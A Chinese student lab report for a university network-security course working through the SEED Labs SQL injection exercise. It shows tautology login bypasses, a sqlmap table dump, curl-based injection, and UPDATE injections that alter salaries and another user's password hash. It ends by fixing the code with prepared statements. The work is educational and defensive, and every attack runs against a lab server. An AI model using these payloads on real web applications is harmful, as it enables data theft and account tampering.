

哈尔滨工业大学（深圳）

《网络与系统安全》 实验报告

实验三

SQL 注入 实验

学 院: 计算机科学与技术学院

姓 名: 梁鑫嵘

学 号: 200110619

专 业: 计算机科学与技术专业

日 期: 2023 年 4 月

一、实验过程

每个实验步骤（共 9 个小任务（任务 1.1、1.2，任务 2.1、2.2、2.3，任务 3.1、3.2、3.3，任务 4））要求有具体截图和分析说明。

****任务 1.1**** 运行上述命令后，需要使用 SQL 命令打印员工 Alice 的所有概要信息。请提供你的结果截图。

```
SELECT * from credential WHERE name="Alice";
```

```
mysql> SELECT * from credential WHERE name="Alice";
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID  | Salary | birth | SSN   | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000  | 9/20  | 10211002 |             |         |      |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

****任务 1.2**** 运行上述命令后，可以将 credential 中的所有信息 dump 下来。请提供你的结果截图，并根据第一条命令找出可以注入的信息点。

```
mysql> SELECT id, name, eid, salary, birth, ssn, address, email,
-> nickname, Password
-> FROM credential
-> WHERE name="admin" and Password='1' or '1';
```

id	name	eid	salary	birth	ssn	address	email	nickname	Password
1	Alice	10000	20000	9/20	10211002				fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352				b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524				a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525				995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111				99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314				a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.00 sec)
```

观察 PHP 中使用的 SQL 语句，可以在 admin=\$... 这里注入信息，例如：

```
mysql> SELECT id, name, eid, salary, birth, ssn, address, email,
-> nickname, Password
-> FROM credential
-> WHERE name='admin' or '1' and Password='1234567890...'
-> ;
```

id	name	eid	salary	birth	ssn	address	email	nickname	Password
6	Admin	99999	400000	3/5	43254314				a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
1 row in set (0.00 sec)

mysql>
```

username='admin' or '1

得到 admin 的 hashed 密码。

使用 sqlmap 进行注入：

```
sqlmap -u "http://www.seed-server.com/unsafe_home.php?
username=admin&Password=" -D sqllab_users -T credential --dump
```

得到了目标库表的全部信息。


```
[*] file with list of dictionary files
>
[17:28:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[17:28:48] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[17:28:38] [INFO] starting 20 processes
[17:28:48] [WARNING] no clear password(s) found
Database: sqllab_users
Table: credential
[6 entries]
-----
| ID | EID | SSN | Email | birth | Salary | Name | Address | NickName | Password | PhoneNumber |
-----
| 1 | 10000 | 10211002 | <blank> | 9/20 | 20000 | Alice | <blank> | <blank> | fdbe918bdae83000aa54747fc95fe0470fff4976 | <blank> |
| 2 | 20000 | 10213352 | <blank> | 4/20 | 30000 | Boby | <blank> | <blank> | b78ed97677c161c1c82c142906674ad15242b2d4 | <blank> |
| 3 | 30000 | 98993524 | <blank> | 4/10 | 50000 | Ryan | <blank> | <blank> | a3c50276cb126637cca669eb38fb9928b017e9ef | <blank> |
| 4 | 40000 | 32193525 | <blank> | 1/11 | 90000 | Samy | <blank> | <blank> | 995b8b8c183f349b3cab0ae7fccd39133508d2af | <blank> |
| 5 | 50000 | 32111111 | <blank> | 11/3 | 110000 | Ted | <blank> | <blank> | 99343bff28a7bb51cb6f22cb20a618701a2c2ff58 | <blank> |
| 6 | 99999 | 43294314 | <blank> | 3/5 | 400000 | Admin | <blank> | <blank> | a5bdf35a1df4ea895905f6f6618e83951a6effc0 | <blank> |
-----
[17:28:48] [INFO] table 'sqllab_users.credential' dumped to CSV file '/home/chiro/.local/share/sqlmap/output/www.seed-server.com/dump/sqllab_users/credential.csv'
[17:28:48] [INFO] fetched data logged to text files under '/home/chiro/.local/share/sqlmap/output/www.seed-server.com'
[*] ending @ 17:28:40 /2023-05-12/
```

****任务 2.1**:**网页 SQL 注入攻击。利用 Admin 账户，可以尝试使用其他账户。

输入 username='admin' or '1'，得到的链接为：

http://www.seed-server.com/unsafe_home.php?username=admin%27+or+%271&Password=

结果为：



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

得到了整个数据库的用户信息。

****任务 2.2****: 命令行 SQL 注入攻击。利用 curl 命令进行攻击

```
curl http://www.seed-server.com/unsafe_home.php/?username=admin%27+or+%271&Password=-s | grep Admin
```

得到结果：

```

+ chiro@chiro-pc ~/programs/security-lab git:(master) x curl http://www.seed-server.com/unsafe_home.php?username=admin%27&password=2711&Password\= -s | grep Admin
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoutbtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table><br><br>
+ chiro@chiro-pc ~/programs/security-lab git:(master) x
[0] 0:zsh* 1:zsh-

```

通过解析 HTML 内容即可得到对应信息。

****任务 2.3****:追加一条新的 SQL 语句。请尝试通过登录页面运行两条 SQL 语句,并说明是否能够获取到信息。

尝试在原来的 SQL 语句中构造注入:

```

SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email,nickname, Password
FROM credential WHERE name= 'admin' or 1=1; select * from
credential;
#'
and
Password='da39a3ee5e6b4b0d3255bfef95601890afd8';

```

在 mysql shell 中测试:

```
Database changed
mysql> SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
-> FROM credential WHERE name= 'admin' or 1=1; select * from credential; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd8';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | phoneNumber | address | email | nickname | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

成功执行了两条指令。

尝试在浏览器中在线注入：

http://www.seed-server.com/unsafe_home.php?username=admin

%27+or+1%3D1%3B+select+*+from+credential%3B+%23&Password=

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select * from credential; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80' at line 3]\n

注入失败。可能是 PHP 的 MySQL 驱动并不能支持用\$conn→queue()来

执行多条 SQL 语句。

****任务 3.1****: 修改自己的工资。

首先登录为 Alice：

Employee Profile Login

USERNAME	Alice' or 1=1#
PASSWORD	Password

Login

Copyright © SEED LABs

在 nickname 输入：

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Copyright © SEED LABs

bad girl', salary=999999999 where id=6; #

得到修改后的结果：

Alice Profile

Key	Value
Employee ID	10000
Salary	99999999
Birth	9/20
SSN	10211002
NickName	bad girl
Email	
Address	
Phone Number	

****任务 3.2****:修改其他人的工资。

修改 Body 的工资，从之前的信息得知 Body 的 id 是 2，则在 NickName

输入：

bad boss', salary=1 where id=2; #

查看数据库内信息，成功修改。

```
mysql> select * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	99999999	9/20	10211002				bad girl	fdbe918bdae8300aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352				bad boss	b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.01 sec)

```
mysql>
```

****任务 3.3**:**修改他人密码。

当前数据库中存储的是密码 sha1 后的结果，所以流程和之前一致，不过

password 字段写入 sha1 后的密码，这里将 Body 的密码改为「zeku」：

Nickname 填入

bad boss', salary=1,

Password='48bf4e9ffc37b5879069df7d41aab812ffb9c242' where id=2; #

```
mysql> select * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	99999999	9/20	10211002					48bf4e9ffc37b5879069df7d41aab812ffb9c242
2	Boby	20000	1	4/20	10213352				bad boss	48bf4e9ffc37b5879069df7d41aab812ffb9c242
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

```
mysql>
```

数据成功修改，现在用 zeku 登录 Body 的帐号：


Employee Profile Login

USERNAME

Boby


PASSWORD

zeku



Login

Copyright © SEED LABs



****任务 4****：在这个任务中，我们将使用预处理语句机制来修复 SQL 注入漏洞。

```
GNU nano 4.8 /var/www/SQL_Injection/defense/unsafe.php
<?php
// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqllab_users";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}


$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
// $result = $conn->query("SELECT id, name, eid, salary, ssn
//                        FROM credential
//                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
// do prepare
if ($stmt = $conn->prepare("SELECT id,name,eid,salary,ssn FROM credential WHERE name=? AND Password=?")) {
    // bind parameters
    $stmt->bind_param("ss", $input_uname, $hashed_pwd);
    // execute
    $stmt->execute();
    $stmt->bind_result($id, $name, $eid, $salary, $ssn);
    $stmt->fetch();
    $stmt->close();
}


// close the sql connection
$conn->close();
```

修改后的程序如上，使用\$conn->prepare 构造预处理结构，然后用 \$stmt->bind_param() 进行参数绑定，执行 \$stmt->execute() 后用 \$stmt->bind_result() 绑定到当前的变量下。




查看老板信息。

测试一下攻击能否成功：



<http://www.seed-server.com/defense/getinfo.php?username=Alice>

[%27+or+1%3D1%23&Password=](#)



防御成功，返回的是空信息。

如果你在任务 4 中还完善了其他代码，请一并说明。

有余力的同学可以完善下 `unsafe_home.php`、`unsafe_edit_frontend.php` 和 `unsafe_edit_backend.php` 代码文件，把相关的漏洞修复。

二、遇到问题及解决方法

1. 有可能遇到启动 `www-*` 对应容器后打开网页显示的是默认页面的情况。此时，首先删除 `/etc/apache2/sites-enabled/000-default.conf` 这一软链接即可取消默认网站页面，然后使用 `apachectl restart` 重启 apache 即解决。
2. 在尝试注入多条 SQL 语句的时候遇到了困难。在 SQL Shell 里构造了很久，但是在程序中就会返回运行错误。

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select * from credential; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80' at line 3]\n
```

可能是 PHP 的数据库接口并不能一次 `exec` 多条 SQL 语句，所以最后也没成功。